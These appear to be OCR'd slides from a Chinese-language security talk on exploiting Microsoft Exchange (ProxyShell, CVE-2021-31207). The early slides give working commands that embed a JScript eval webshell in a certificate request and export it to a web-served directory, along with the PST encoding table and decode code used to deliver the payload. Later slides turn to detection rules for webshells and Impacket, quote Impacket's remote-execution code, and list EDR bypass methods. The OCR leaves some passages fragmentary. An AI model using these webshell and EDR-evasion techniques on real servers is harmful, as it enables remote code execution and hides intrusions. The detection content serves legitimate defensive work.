
- 將Exchange MGMT Shell每一個Cmdlet都爬了個遍，仍然無法找到利用點
  - ~~-BatchName~~
  - ~~Mail attachment~~
  - ~~Export-ActiveSyncLog~~
  - ~~Get-MailboxStatistics~~
- 正當我們放棄轉回到繼續研究🍊本人的打法時，我們找到了一個關鍵Cmdlet
  - **Export-ExchangeCertificate**

MGMT Cmdlet


New-ExchangeCertificate -GenerateRequest -SubjectName "cn=<script language='JScript' runat='server'>function Page_LoaD(){eval(Request['a'])}</script>" -Friendlyname 'aaaabbbb' -domainname ex01

Get-ExchangeCertificate

Export-ExchangeCertificate -Thumbprint xxxxx -filename "\\127.0.0.1\c$\inetpub\wwwroot\aspnet_client\revan.aspx" -binaryencoded



Successfully Control Webshell Content In Certificate ?



在換到CU20測試時才發現會自動帶.PFX的副檔名


忙了半個月挖了一個古老1-day

PST Webshell

- Back to the origin exploit - Exporting PST webshell
- After doing some code review and document read we found it’s just a permutation encoding

PST Webshell

Payload Delivery

- How to embed the malicious payload into the exported file?
  - We deliver the malicious payloads by Emails (SMTP) but the file is encoded😢
  - The exported file is in Outlook Personal Folders (PST) format, by reading the MS-PST documentation, we learned it's just a simple permutation encoding

\RemotePowershellBackendCmdletProxyModule.cs

```
mpbbCrypt = [65, 54, 19, 98, 168, 33, 110, 187, 244, 22, 204, 4, 127, 100, 232, …]
encode_table = bytes.maketrans((bytearray(mpbbCrypt), bytearray(range(256)))
'<%@ Page Language="Jscript"%>…'.translate(encode_table)
```

PST Webshell

```
175  def compressible_decode(payload):
176      compEnc = [ 0x47, 0xf1, 0xb4, 0xe6, 0x0b, 0x6a, 0x72, 0x48, 0x85, 0x4e, 0x9e, 0xeb, 0xe2, 0xf8, 0x94,
177          0x53, 0xe0, 0xbb, 0xa0, 0x02, 0xe8, 0x5a, 0x09, 0xab, 0xdb, 0xe3, 0xba, 0xc6, 0x7c, 0xc3, 0x10, 0xdd, 0x39,
178          0x05, 0x96, 0x30, 0xf5, 0x37, 0x60, 0x82, 0x8c, 0xc9, 0x13, 0x4a, 0x6b, 0x1d, 0xf3, 0xfb, 0x8f, 0x26, 0x97,
179          0xca, 0x91, 0x17, 0x01, 0xc4, 0x32, 0x2d, 0x6e, 0x31, 0x95, 0xff, 0xd9, 0x23, 0xd1, 0x00, 0x5e, 0x79, 0xdc,
180          0x44, 0x3b, 0x1a, 0x28, 0xc5, 0x61, 0x57, 0x20, 0x90, 0x3d, 0x83, 0xb9, 0x43, 0xbe, 0x67, 0xd2, 0x46, 0x42,
181          0x76, 0xc0, 0x6d, 0x5b, 0x7e, 0xb2, 0x0f, 0x16, 0x29, 0x3c, 0xa9, 0x03, 0x54, 0x0d, 0xda, 0x5d, 0xdf, 0xf6,
182          0xb7, 0xc7, 0x62, 0xcd, 0x8d, 0x06, 0xd3, 0x69, 0x5c, 0x86, 0xd6, 0x14, 0xf7, 0xa5, 0x66, 0x75, 0xac, 0xb1,
183          0xe9, 0x45, 0x21, 0x70, 0x0c, 0x87, 0x9f, 0x74, 0xa4, 0x22, 0x4c, 0x6f, 0xbf, 0x1f, 0x56, 0xaa, 0x2e, 0xb3,
184          0x78, 0x33, 0x50, 0xb0, 0xa3, 0x92, 0xbc, 0xcf, 0x19, 0x1c, 0xa7, 0x63, 0xcb, 0x1e, 0x4d, 0x3e, 0x4b, 0x1b,
185          0x9b, 0x4f, 0xe7, 0xf0, 0xee, 0xad, 0x3a, 0xb5, 0x59, 0x04, 0xea, 0x40, 0x55, 0x25, 0x51, 0xe5, 0x7a, 0x89,
186          0x38, 0x68, 0x52, 0x7b, 0xfc, 0x27, 0xae, 0xd7, 0xbd, 0xfa, 0x07, 0xf4, 0xcc, 0x8e, 0x5f, 0xef, 0x35, 0x9c,
187          0x84, 0x2b, 0x15, 0xd5, 0x77, 0x34, 0x49, 0xb6, 0x12, 0x0a, 0x7f, 0x71, 0x88, 0xfd, 0x9d, 0x18, 0x41, 0x7d,
188          0x93, 0xd8, 0x58, 0x2c, 0xce, 0xfe, 0x24, 0xaf, 0xde, 0xb8, 0x36, 0xc8, 0xa1, 0x80, 0xa6, 0x99, 0x98, 0xa8,
189          0x2f, 0x0e, 0x81, 0x65, 0x73, 0xe4, 0xc2, 0xa2, 0x8a, 0xd4, 0xe1, 0x11, 0xd0, 0x08, 0x8b, 0x2a, 0xf2, 0xed,
190          0x9a, 0x64, 0x3f, 0xc1, 0x6c, 0xf9, 0xec ];
191      out = [None]*len(payload)
192      for i in range(len(payload)):
193          temp = ord(payload[i]) & 0xff
194          out[i] = "%02x" % (compEnc[temp])
195      out = ''.join(out)
196      return binascii.unhexlify(out)
```

```
JA:ASA濉9AcA AJA:A葴~A  A  9A|A:A✓cA  |A:A✓  JA  濉:A  CA不LA#A#A不
 濉 A葴  :A  筀|AEA#A筀  %A  EAQA筀  ;A  稐筀%A A#A;A  婢8A;A8A8A
峋| c他<script language="JScript" runat="server">function Page_LoaD(){
 ?AAWA  & AA   ?AA     AA酏  X AAn  AAAAA? 6  AAG   AbAA-  6LbAA?
```

Successfully Control Webshell Content After Mailbox Exported

CVE-2021-31207 - Post-auth Arbitrary-File-Write leads to RCE

https://github.com/ktecv2000/ProxyShell

One More Thing…

```
stage1 = requests.post("https://%s/autodiscover/autodiscover.json?@fucky0u.edu/a
    "Content-Type": "text/xml",
                    verify=False
                    )
```

/autodiscover.json?@fucky0u.edu/

特意留下特徵讓script kiddie能被偵測到


~~特意留下特徵讓script kiddie能被偵測到~~

被其他人拿這個特徵來抹黑是我們幹的ＱＱ

Detection Engineering


EDR Detection

WebShell (MITRE ATT&CK Initial Access)




EDR Detection

WebShell (MITRE ATT&CK Initial Access)




EDR Detection

SQL Injection (MITRE ATT&CK Initial Access)



EDR Detection

SQL Injection (MITRE ATT&CK Initial Access)



EDR Detection

Sigma

rules/windows/process_creation/proc_creation_win_webshell_detection.yml

```
22          ParentImage|endswith:
23              - '\w3wp.exe'
24              - '\php-cgi.exe'
25              - '\nginx.exe'
```

Splunk

W3WP Spawning Shell

Try in Splunk Security Cloud

Description

This query ident
with an EDR pro
available Exchar
Review the com
processes, that
that is vulnerabl

Webshell
Common

Identifies suspicio
and remote shell a

commanc
indicative
itself is nc
appear ex
taken on t

Rule query

```
process where event.type == "start" and process.parent.name :
("w3wp.exe", "httpd.exe", "nginx.exe", "php.exe", "php-cgi.exe",
"tomcat.exe") and process.name : ("cmd.exe", "cscript.exe",
"powershell.exe", "pwsh.exe", "powershell_ise.exe", "wmic.exe",
"wscript.exe")
```

Microsoft Defender

Hunting Queries/Microsoft 365 Defender/Discovery/detect-suspicious-commands-initiated-by-web-server-processes.yaml

```
19      | where Timestamp > ago(7d)
20      // Pivoting on parents or grand parents
21      and (((InitiatingProcessParentFileName in("w3wp.exe", "beasvc.exe",
        …
23      or InitiatingProcessFileName in("w3wp.exe", "beasvc.exe", "httpd.exe") or
24      InitiatingProcessFileName startswith "tomcat"))
```

tivity originating from **w3wp.exe**

edit

s Creation" and (SrcProcName In AnyCase
exe", "umservice.exe") or (SrcProcName In
') and SrcProcCmdLine Contains Anycase
TgtProcImagePath Contains Anycase
TgtProcName in anycase ("wermgr.exe",

EDR Detection

Impacket (MITRE ATT&CK Lateral Movement)

Impacket/wmiexec.py

```
def execute_remote(self, data, shell_type='cmd'):
    if shell_type == 'powershell':
        data = '$ProgressPreference="SilentlyContinue";' + data
        data = self.__pwsh + b64encode(data.encode('utf-16le')).decode()

    command = self.__shell + data

    if self.__noOutput is False:
        command += ' 1> ' + '\\\\127.0.0.1\\%s' % self.__share + self.__output + ' 2>&1'
    if PY2:
        self.__win32Process.Create(command.decode(sys.stdin.encoding), self.__pwd, None)
    else:
        self.__win32Process.Create(command, self.__pwd, None)
    self.get_output()
```

impacket在預設下

都有特徵可以做偵測

EDR Detection

Impacket (MITRE ATT&CK Lateral Movement)

Impacket/smbexec.py

```
def execute_remote(self, data, shell_type='cmd'):
    if shell_type == 'powershell':
        data = '$ProgressPreference="SilentlyContinue";' + data
        data = self.__pwsh + b64encode(data.encode('utf-16le')).decode()

    command = self.__shell + 'echo ' + data + ' ^> ' + self.__output + ' 2^>^&1 > ' + self.__batchFile + ' & ' + \
              self.__shell + self.__batchFile

    if self.__mode == 'SERVER':
        command += ' & ' + self.__copyBack
    command += ' & ' + 'del ' + self.__batchFile

    logging.debug('Executing %s' % command)
    resp = scmr.hRCreateServiceW(self.__scmr, self.__scHandle, self.__serviceName, self.__serviceName,
                                 lpBinaryPathName=command, dwStartType=scmr.SERVICE_DEMAND_START)
    service = resp['lpServiceHandle']
```

impacket在預設下

都有特徵可以做偵測

WithSecure

Immediately, we can see an opportunity to hunt for processes with this pattern that are spawned from our WmiPrvSE.exe parent process, with the flags we saw before.

Elastic

Description

This analytic looks for the presence of suspicious commandline parameters typically present when using Impacket tools. Impacket is a collection of python classes meant to be used like `wmiexec.py`, `smbexec.py`, `dcomexec.py` leverage administrative shares and hardcoded alike may leverage Impackets tools for lateral m

Search

```
=Endpoint.Processes where (Processe
```

Sigma

```
selection_other:
    # *** wmiexec.py
    #    parent is wmiprvse.exe
    #    examples:
    #       cmd.exe /Q /c whoami 1> \\127.0.0.1\ADMIN$\__1567439113.54 2>&1
    #       cmd.exe /Q /c cd  1> \\127.0.0.1\ADMIN$\__1567439113.54 2>&1
    # *** dcomexec.py -object MMC20
    #   parent is mmc.exe
    #   example:
    #       "C:\Windows\System32\cmd.exe" /Q /c cd  1> \\127.0.0.1\ADMIN$\__1567442499.05 2>&1
    # *** dcomexec.py -object ShellBrowserWindow
    #  runs %SystemRoot%\System32\rundll32.exe shell32.dll,SHCreateLocalServerRunDll {c08afd90-f2a1-11d1-8455-00a0c91f3880}
    #  example:
    #   "C:\Windows\System32\cmd.exe" /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__1567520103.71 2>&1
    # *** smbexec.py
    #   parent is services.exe
    #   example:
    #       C:\Windows\system32\cmd.exe /Q /c echo tasklist ^> \\127.0.0.1\C$\__output 2^>^&1 > C:\Windows\TEMP\execute.bat
```

Search

```
where (Processes.process = "*/c* \\\\127.0.0.1\\*" OR Processes.process= "*/c* 2>&1")
```

Monitori

Whilst Impack

defender's su

Jan 24, 2022 @ 08:17:23.209	erochester	WmiPrvSE.exe	
Jan 24, 2022 @ 08:16:08.777	erochester	WmiPrvSE.exe	
Jan 24, 2022 @ 08:16:08.761	erochester	cmd.exe	
Jan 24, 2022 @ 08:16:08.758	erochester	net.exe	
Jan 24, 2022 @ 08:16:03.413	erochester	net.exe	
Jan 24, 2022 @ 08:16:03.413	erochester	net.exe	
Jan 24, 2022 @ 08:16:03.334	erochester	cmd.exe	
Jan 24, 2022 @ 08:16:03.334	erochester	cmd.exe	
Jan 24, 2022 @ 08:16:03.191	erochester	WmiPrvSE.exe	
Jan 24, 2022 @ 08:16:03.191	erochester	WmiPrvSE.exe	

execut

Red Te

classes meant to be

xec.py used to


ure to detect its use.

- Tool - T1588.002

Pratical EDR/MDR bypass

EDR/MDR Bypass

- 讓 EDR 紀錄到的行為是由合法程式所產生
  - Process Herpaderping
  - Process Ghosting
  - Process Hollowing
  - Process Injection
  - Dll Hijacking/Side Loading
- 合法程式很容易被忽略，但進行常駐時很容易被發現



EDR/MDR Bypass

- 簡單又快速的 Bypass
  - 進安全模式
  - 把 EDR 的連線 Ban 掉
